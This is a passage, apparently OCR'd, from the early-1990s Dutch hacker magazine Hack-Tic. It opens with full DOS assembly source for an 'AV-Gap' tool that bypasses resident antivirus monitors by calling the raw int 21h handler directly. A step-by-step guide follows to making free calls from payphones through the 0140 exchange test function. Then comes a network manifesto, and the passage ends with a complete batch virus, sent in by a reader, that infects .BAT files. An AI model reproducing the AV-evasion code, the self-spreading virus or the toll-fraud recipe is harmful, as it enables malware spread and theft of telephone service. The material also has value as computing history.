77 xx 8A E1 EB xx (JA xxxx / MOV AH,CL / JMP xxxx)

Na deze string begint int_21h. Hiermee zijn ALLE residente programma's omzeild, inclusief eventuele A20-handlers (niet erg) of netwerksoftware (kan vreemde resultaten geven). Hier is de source van een programma dat met behulp van deze methode 'COMMAND.COM' renamed naar 'CC' (vergeet niet deze terug te renamen! :). Als het goed is blijven alle waarschuwingen achterwege. Deze source en compilatie zijn ook op te halen op Utopia (020-6273860) als AV-HOLE.ARJ.

Commentaar/verbeteringen enzo graag naar cc@weeds.hacktic.nl.

```
Wave segment
org 100h
assume cs:Wave, ds:Wave, es:Wave

Smile:  mov ah,9
        mov dx,offset HiThere
        int 21h

; Bepaal NUL/DOS segment

        mov ah,52h              ; ESBX - List of lists vector
        int 21h
        les di,es:[bx+4]        ; ESDI - DOS file tables, op -3C horen
de
        sub di,4*0Fh            ; offsets van de NUL-device functies te
staan.
        mov ax,es:[di]          ; AX = offset error-functie
        mov bx,es:[di+4]        ; BX = offset do_nothing-functie
        mov dx,es:[di+2]        ; DX = DOS segment

; Controleren!

        mov cx,0101111001100110b ;Bitmask v. omschakelingen error/d_nf-
cts.

        cmp ax,bx               ; Error offset != do_nothing functie?
        je Fuck_That            ; Nee, zijn gelijk - Helaas.

Bogo:   scasw                   ; Offset goed?
        jne Fuck_That           ; Nee, helaas
        xchg ax,dx
        scasw                   ; Segment?
        xchg ax,dx
        jne Fuck_That           ; Nee, ook helaas
Gee:    shl cx,1                ; Volgend adres onderzoeken
        jc NoTurn
        xchg ax,bx              ; als bit in CX 0, offsets omwisselen
NoTurn: jnz Bogo                ; Onderzoek tot alle bits getest

; Ok, NUL adres gevonden - zoek I21 handler in zelfde segment

        mov es,dx               ; Jippie/ succes - segment te pakken
        mov al,77h              ; Nu scan-string zoeken (77 xx 8A E1 EB)
        xor di,di               ; Vanaf begin segment
        dec cx                  ; CX - FFFFh
Scan:   repnz scasb             ; Zoek-loop
        jnz Fuck_That           ; 77h niet gevonden, jammer maar helaas
        cmp word ptr es:[DI+1],0E18Ah ; Rest v. string aanwezig? (MOV
AH,CL)
        jne Scan                ; Nope, verder zoeken
```

```
        cmp byte ptr es:[DI+3],0EBh    ; Deze ook? (JMP xxxx)
        jne Scan                      ; Nope, verder...
        add di,5                      ; Juist! ESDI+5 = de 21h handler!
        mov word ptr [Whee],di
        mov word ptr [Whee+2],es
        jmp $+2                       ; Clear prefetch
        push cs
        pop es

; Rename '\COMMAND.COM' to 'CC' (veeery naughty)

        mov ah,56h
        mov dx,offset File
        mov di,offset File2
        pushf
        db 9Ah                        ; Call far...
Whee:   dd 0

        mov dx,offset Done            ; Resultaat laten zien
        jnc Write
        mov dx,offset DosEr
        jmp Write

Fuck_That:
        mov dx,offset Damn

Write:  mov ah,9              ; Show message
        int 21h
        ret                   ; Dos

File    db '\COMMAND.COM',0
File2   db 'CC',0

HiThere db 13,10,'AV-Gap demo 1.0, generic AV-monitor eliminator'
        db 13,10,'Questions/comments to '
                          db 'cc@weeds.hacktic.nl (Crom-Cruach, Trident
vrg)'
        db 13,10,'- Renaming \COMMAND.COM to CC...',13,10,'$'

Damn    db 'Vector not found! (Not MS-DOS?)$'

Done    db 'Done... (no warning?) now type: REN \CC COMMAND.COM$'

DosEr   db 'DOS error.$'

Wave ends
end smile
```

Gratis bellen in cellen deel IV

De 0140-Methode

door: dr. Phrankenstein

Inleiding

Het bijhouden van de vakliteratuur is een essentieel element in het leven van de rechtgeaarde telefoonphreak. Nieuwe publicaties presenteren verse ideeën, oude publicaties lijken vergeten... Toch kan het geen kwaad ook kennis te nemen van de wat oudere geschriften. Ideeën blijken namelijk soms jaren later herbruikt te kunnen worden, vaak in een ander jasje. Zo zijn de C5-grapjes, die uitgehaald worden (werden?) met Demon-dialers, gebaseerd op het werk 25 jaar geleden gedaan door Amerikanen als Capt'n Crunch. De ideeën die in dit artikel gepresenteerd worden zijn ook een samenraapsel van reeds bekende technieken.

De 008-truc

De kostenpulsblokkering in een openbare cel tijdens een 06-8008-oproep vormt de basis van de hier beschreven gratis-bel-truc (zie The Key en Peter Poelman in Hack-Tic 11/12: Gratis bellen in cellen III). Deze blokkering werkt als volgt: tijdens een 06-8008-oproep zal de lokale centrale 4 kostenpulsen op de lijn zetten (a,b-draad in fase, aarde als gemeenschappelijke terugleiding). De cel oordeelt op grond van de op zijn toetsenbord ingevoerde cijfers of er met 06-8008 wordt gebeld en zo ja, dan negeert deze alle binnenkomende kostenpulsen. De 008-truc was hierop gebaseerd, dat je met een DTMF-dialer eerst het gewenste gespreksnummer in de geopende microfoon zou ingeven en vervolgens op het telefoontoetsenbord 008 (nu: 06-8008) zou aanslaan. Het toestel dacht met de inlichtingendame contact te hebben maar de phreak wist **uiteraard** wel beter. Helaas, en in voornoemd artikel werd dit al aangestipt, is de PTT al lang op de hoogte van deze truc, en deze zal derhalve bijna nergens meer werken. Grofweg zijn er drie beveiligings methoden bekend:

- de cel is nog steeds aangesloten op een lijn die slechts pulskiezen toelaat. DTMF-en heeft dan geen enkel effect. Soms besluit de centrale ook toonkies- mogelijkheden toe te laten, dan is gratis bellen een peuleschil.
- de cel houdt gedurende de kiesfase de microfoon gesloten. Het einde van deze fase wordt gedetecteerd door polariteitswisseling van de a- en b-draad of na ingave van een voorgeprogrammeerd nummer (bijvoorbeeld 06-11, 06-0407 of 06-8008). Dit wordt veel toegepast in openbare muntcellen. Incidenteel verwisselt de monteur de aansluitdraden en heb je dus een open microfoon (helaas is deze dan gesloten tijdens deze de gespreksfase. Het nut blijft dan beperkt tot hijglijnen en zo.
- de cel opent de microfoon na een minimum aantal cijfers op het toetsenbord (vaak: 3). Dit wordt veel toegepast in kaartcellen.

0140 vanaf huisaansluitingen:

Zoals in Tic 14/15 al werd gemeld als antwoord op een brievenschrijver, 0140 is een testnummer in centrales van het type AXE van Ericsson. Dit nummer is erg nuttig voor monteurs en omvat een aantal testmogelijkheden. De werking is simpel en kostenloos:

- bel 0140 en wacht op de toon. Als je al na 014 toet-tuut-tiet hoort, dan zal je centrale van een ander merkje voorzien zijn (014 is een niet-bestaand netnummer). Hoor je na 0140 niets, dan zijn er twee mogelijkheden: of je centrale verwacht 014XX als netnummer en dan heb je ook pech. Of de testfunctie is bezet, dan moet je later nog eens proberen (doorgaans is er slechts één testfunctie per centrale).
- leg de hoorn op de haak. Na 1-5 seconden, afhankelijk van de centrale, gaat het toestel rinkelen.
- neem de hoorn weer van de haak en let op de continue zoemtoon, die nu hoorbaar moet zijn. Je zit nu in het hoofdmenu van de testfunctie.

Op dit punt zijn er een aantal testen mogelijk:

- een 6 gevolgd door 123456789*0# is de toontest voor DTMF-toestellen. Een onderbroken toon indiceert een fout in toon of volgorde.
- een 8 geeft een oproeptoon. Na neerleggen gaat het toestel *direct* weer rinkelen. Na opname zit je weer in de testfunctie.
- niet-bestaande menuopties geven een onderbroken toon.

De oproeptoon van de 8-optie heeft een timeout van ongeveer 6 minuten, de niet-bestaande menuopties hebben echter een timeout van ongeveer 1 minuut (soms sneller!). Na deze time-out zal de testfunctie zich van de lijn losmaken en dan plaatsmaken voor een schone, eerste kiestoon.

Gratis bellen vanuit kaart/muntcellen:

Als we het bovenstaande combineren, is het dan mogelijk om gratis te bellen? Waar we naar opzoek zijn is een eerste kiestoon met een open microfoon. De volgende moeilijkheden komen dan om de hoek kijken:

- het eerste probleem dat opdoemt is dat de meeste openbare cellen, als ze zelf gebeld worden, electronisch opnemen voor diagnostische toepassingen (zie Tic 9/10). De phreak "komt er dan niet meer tussen". Het blijkt echter dat bij 0140 de testapparatuur al ongeveer een seconde op de telefoonlijn zit voor het toestel in de diagnostische mode komt. Dus na het kiezen van 0140 en neerleggen moet je weer opnemen binnen die seconde. Dit lijkt lastig, doch in de praktijk blijkt dit het best te gaan door te wachten tot je kaart of munt eruitkomt en dan direct op te nemen. Dan hoor je dus de continue toon van het 0140-testapparaat. Stop je kaart of munt er weer in en duw op nul. Na een minuut krijg je dan de eerste kiestoon. Hier doemt onherroepelijk probleem twee op:
- de microfoon is nog dicht. Dit kan voorkomen worden door bijvoorbeeld niet na

het opnemen 0 te kiezen, maar 000. In kaartcellen gaat na drie cijfers de microfoon namelijk al open (werkt niet vanuit de meeste muntcellen). Let wel: het toestel verkeert in de veronderstelling dat de gebruiker heeft opgenomen en een gesprek tot stand probeert te brengen naar 000. Het weet dus niet dat er een testfunctie op de lijn is geschakeld, want er is immers tussentijds neergelegd. Met een DTMF-kiezertje is het nu mogelijk na het opkomen van de kiestoon een nummer in te geven. Probleem nummer drie: gratis is dit nog niet!

- gratis wordt het pas als op het telefoondisplay staat: 068008. Dit suggereert dat na het kiezen van 0140, opleggen en opnemen in ieder geval eerst een nul, een zes en een acht gekozen moeten worden. Nul is een niet gedefinieerde optie, zes (zie boven) verwacht 123456789*0#. De acht levert dus een onderbroken toon. Kiezen we nu vervolgens 00, dan staat op het display: 06800 en is de testfunctie in een niet-gedefinieerde optie. Na een minuut kan nu vanuit kaartcellen via de DTMF-dialer het door de phreak gewenste nummer ingegeven worden. Afsluiten met een acht op het telefoontoetsenbord levert 068008 op het display en pronto! het gesprek is gratis.

Vanuit muntcellen dient direct 068008 ingegeven te worden waardoor het toestel in de terugbelmode komt. Na ongeveer zes minuten zal de testfunctie hier worden ge-time-out en een eerste kiestoon verschijnen. Met de DTMF-dialer is dan het gewenste nummer in te geven en een slot acht is niet meer nodig (er stond immers al 068008 op het display). Vanuit kaartcellen werkt dit uiteraard ook.

Samenvattend:

De 0140-methode is een beproefde manier om allerlei aardige testfuncties los te laten op telefoontoestellen thuis en op straat. Tevens biedt het voor deze laatste categorie de mogelijkheid om gratis te bellen. De methode is simpel:

vanuit kaartcel:

- bel 0140 en wacht op de toon
- neerleggen en opnemen als de kaart uit het toestel komt
- de kaart weer in cel duwen
- kies 06800 op het telefoontoetsenbord
- wacht op de eerste kiestoon en kies gewenste nummer met DTMF-kiezer
- sluit af met 8 op telefoontoetsenbord

vanuit muntcel:

- bel 0140 en wacht op de toon
- neerleggen en opnemen.
- zodra munt doorrolt munt weer ingeven
- kies 068008 op het telefoontoetsenbord
- wacht op de eerste kiestoon en kies gewenste nummer met DTMF-kiezer

Na het bellen de hoorn weer op de haak leggen. Je telefoonkaart of munt krijg je dan vanzelfsprekend weer terug.

*.hacktic.nl

The People's Network

"Wisten wij veel dat het volk die computers ook tegen ons kon gebruiken"

In het jaar 2020 zal de provincie Nederland in het Europese rijk zich vrijmaken van de dictatuur. Een opstand in dit kleine, onbetekende moeras zal het einde van de Eurocratie, 2 jaar later, inluiden. De democratie keert terug en het zal nog minstens tot 2035 duren voor het Nederlandse volk haar leiders zal toestaan om weer dit soort fouten te maken.

De naamloze dictatoren hadden het volk bevolen om van PC's gebruik te maken. Efficiency en strenge overheidscontrole gingen hand in hand. Maar ondergronds zoemden de computernetwerken van de gecodeerde berichten. De rebellen wisten het land zonder slag of stoot te veroveren. Ze hadden zelf onkraakbare codes voor hun communicatie, en ze konden al het berichtenverkeer van de vijand lezen. De meeste ambtenaren hadden niet eens doorgehad dat ze eigenlijk al maanden voor de rebellen werkten, ze voerden gewoon de opdrachten uit die ze via hun computer kregen aangereikt.

Natuurlijk zal het wel allemaal zo'n vaart niet lopen: Nederland is immers een stabiele, welvarende en beschaafde democratie waar geen asielzoekers worden dichtgetaped. Dus waarom zou je je dan bezig houden met alternatieve vormen van communicatie?

Waar staan we voor?

Mensen moeten weten wat Internet is. Het Internet biedt mensen de gelegenheid om voor weinig geld met anderen op de hele wereld te communiceren. Het kan niet alleen bestaande vormen van communicatie aanvullen of vervangen, maar het creeert hele nieuwe vormen van communicatie. Alleen: de meeste mensen weten niet eens dat het bestaat, en dat terwijl er de laatste vijf jaar een wereldwijd netwerk is aangelegd met tientallen miljoenen gebruikers. De groeicurve van het Internet is zo steil dat over tien jaar iedereen aangesloten zou kunnen zijn als deze groei doorgaat.

Het is belangrijk dat de Internet gemeenschap een meer evenwichtige afspiegeling wordt van de 'gewone' wereld. Momenteel zijn mensen met geld en macht oververtegenwoordigd. Maar computers zijn niet meer de dure, elitaire apparaten van 10 jaar terug. Je hebt nu de kans je informatie over de hele wereld te verspreiden. Get on-line!

Wat betreft onze eigen tijd en middelen kiezen we er voor om zo veel mogelijk maatschappelijke groeperingen en actiegroepen on-line te brengen, zodat zo veel mogelijk mensen tegelijk van de mogelijkheden van het Internet kunnen

profiteren, en zodat deze groepen hun technologische achterstand zo snel mogelijk kunnen inlopen.

Het Internet moet voor iedereen toegankelijk zijn.

Toen het Hack-Tic netwerk werd opgericht was dat absoluut nog niet vanzelfsprekend. Er waren geen openbare toegangen tot het net, en mail/news diensten waren schreeuwend duur. Door toedoen van Hack-Tic is de situatie in Nederland volledig veranderd, het is nu voor iedereen mogelijk om op het Internet te komen, er zijn zelfs meerdere aanbieders. Hack-Tic verwelkomt het feit dat ze niet meer de enige aanbieder is die dit tegen betaalbare prijs doet.

Wat betreft de prijs van Internet toegang: computers en communicatie worden steeds goedkoper. We hopen onze diensten dan ook steeds goedkoper aan te kunnen gaan bieden. Het Hack-Tic Netwerk is op non-profitbasis opgezet, alle winst wordt in de verbetering van het netwerk gestopt. Alleen de PTT wordt er rijker van, maar daar wordt aan gewerkt!

Privacy en anonimiteit staan de rechtsorde niet in de weg.

We hebben nu door encryptie-techniek de technische mogelijkheden om openbare berichten te posten waarvan de herkomst niet te achterhalen is. Ook kunnen we elkaar priveberichten schrijven die alleen maar door de rechtmatige ontvanger te ontcijferen zijn. Het nieuwe briefgeheim wordt niet beschermd door wetten en ambtseed, maar met onze eigen software. Het idee dat de overheid of wie dan ook alle elektronische berichten zou kunnen lezen is voor ons net zo schrikwekkend als een videocamera op elke straathoek.

Vrijheid van meningsuiting en vrije informatie maken we zelf.

Het Internet biedt de unieke mogelijkheid om nieuws en informatie ongefilterd door te laten, de lezer kan dan zelf bepalen wat zij/hij belangrijk vindt. Alternatieve informatieleveranciers kunnen nu zonder hoge kosten een groot publiek bereiken. De ongelijkheden tussen de grote en kleine media vallen weg.

Een ideale situatie dus. Maar daartegenover staan grote bedrijven die hun informatie monopolies bedreigd zien. Het Internet heeft ons belangrijke dingen te bieden, maar alleen als we bereid zijn om onze plaats in de Internet-gemeenschap op te eisen.

We moeten nadenken over de structuur van het Internet in de toekomst.

Momenteel is bijna het hele Internet nog in handen van bedrijven of academische organisaties. Er heerst grote vrijheid, maar vaak nog alleen als jij of je werkgever dat kunnen betalen. Wordt het geen tijd voor een 'openbare weg', waarop iedereen dezelfde rechten en plichten heeft, en waar democratische controle mogelijk is? En hoe handhaven we de bestaande vrijheden op het net terwijl regeringen en multinationals langzaam de parallele wereld beginnen te ontdekken?

Hoe denken we dit alles te bereiken?

UUCP Netwerk

We hebben al sinds januari 1992 een UUCP netwerk. Daar hebben we al uitgebreid over geschreven in Hack-Tic 16/17. Via dit netwerk kun je e-mail (de post) en Usenet News (de krant) thuis

krijgen via je modem. Al na een jaar hadden we op deze manier honderd machines aangesloten.

Direct op het net

In diezelfde Hack-Tic 16/17 schreven we over een directe verbinding met het Internet: "Een Internet verbinding van de goedkoopste soort kost namelijk 750 gulden per maand. In de toekomst willen we eventueel wel een Internet host, maar dan moeten we wel de kosten met een hele hoop mensen kunnen delen."

Sinds 1 mei hebben we 'xs4all' (Access For All), onze public-access unix. Dit systeem is 24 uur per dag met een huurlijn op het Internet aangesloten. Via deze machine kun je 'telnetten' naar andere machines op het net. Zo kun je dus bijvoorbeeld deelnemen aan een Multi-User Adventure game in Amerika of gegevens ophalen uit een databank in Indonesie. Ook kun je wereldwijd programma's ophalen met het 'ftp' protocol, contacten leggen met anderen via mail en news, en zelfs on-line met anderen 'praten' via 'talk' of 'irc'. Op het Internet zijn al tienduizenden databanken te doorzoeken met het pro-

gramma 'gopher', wij proberen deze informatieschat voor zo veel mogelijk mensen toegankelijk te maken. Over veel van deze technische aspecten van het Internet staan artikelen in eerdere Hack-Tic's.

In de toekomst willen we ook direct IP-diensten aanbieden: dit wil zeggen dat je dan je eigen computer of netwerk direct met het Internet kunt verbinden. Je computer maakt dan deel uit van het Internet en je kunt ook zelf diensten aanbieden aan de Internet gemeenschap. Ook willen we dat mensen in de rest van de Randstad (en later heel Nederland) ons tegen het basistarief kunnen bellen. Laten we de PTT niet meer spekken dan absoluut noodzakelijk is.

Niet meer hacken?

Als je alleen maar hackte om toegang te krijgen tot het Internet (zoals wij ook jarenlang gedaan hebben), dan heb je nu een optie erbij. Je hoeft niet langer je e-mail adres te veranderen als ze weer eens een computer dichtspijkeren.

Maar het is wel degelijk belangrijk dat het hacken blijft bestaan. Als wij de mensen niet aantonen wat er met computers allemaal mogelijk is doet niemand het.

Het hacken van de vele slecht beveiligde computers op het Internet kan volgens ons een intellectuele uitdaging zijn die niemand kwaad doet. Er is echter zelfs in Nederland een klimaat geschapen waarin voor volstrekt onschuldige hackers arrestatie dreigt. Hacken is een gevaarlijke bezigheid geworden.

Traditioneel hebben hackers echter ook een inhoudelijke boodschap aan de netwerkgemeenschap willen overbrengen. In augustus 1989 schreven de in het Amsterdamse Paradiso verzamelde hackers in de slotverklaring van de Galactic Hacker Party: "The free and unfettered flow of information is an essential part of our fundemental liberties and shall be upheld under all circumstances. Information technology shall be open to all. No political, economic or technical consideration shall be allowed to impede this right".

Door het 'afsluiten' van de toegangen tot het Internet dreigde deze boodschap niet meer te worden gehoord. We betalen een prijs voor legale aansluiting op het Internet: systemen buiten het Hack-Tic netwerk hacken kan vanaf onze aansluiting niet. Het zou veel te makkelijk zijn om hack-activiteiten op onze systemen terug te voeren. En er zijn genoeg mensen die maar wat graag een excuus zouden willen hebben om ons af te sluiten. We zijn helaas gedwongen om mensen die toch hacken van onze machines te gooien.

Goed beschouwd worden we dus knechten van de paranoide systeembeheerders in de hele wereld. We zouden hier moeilijk mee kunnen leven als we niet het idee hadden dat we door onze gezamelijke aanwezigheid op het Internet iets zouden kunnen veranderen aan de sfeer op het net.

Natuurlijk mag iedereen proberen onze machines te hacken. Mensen die de xs4all.hacktic.nl (193.78.33.42) op root-nivo hacken krijgen een half jaar lang een gratis account (t.w.v. fl.150,-) als ze de boel heel houden en ons vertellen hoe ze het gedaan hebben *.


* (1 account per beveiligingsfout).

Lezerspost

```
@ echo LET OP DIT IS EEN VIRUS!
@ echo druk op een toets om opdracht c.q. toestemming te verlenen
@ echo *.BAT in de huidige directory te besmetten.
@ PAUSE
@ ctty nul
@ attrib +r %0.bat
@ type %0.bat|find " @ "batvirtx.#_v
@ copy *.bat *.#_v
@ for %%a in (*.bat) do copy batvirtx.#_v %%a
@ copy *.bat+*.#_v *._$v
@ del *.bat
@ for %%a in (*._$v) do ren %%a *.bat
@ del *.#_v
@ del *._$v
@ attrib +r *.bat
@ ctty con

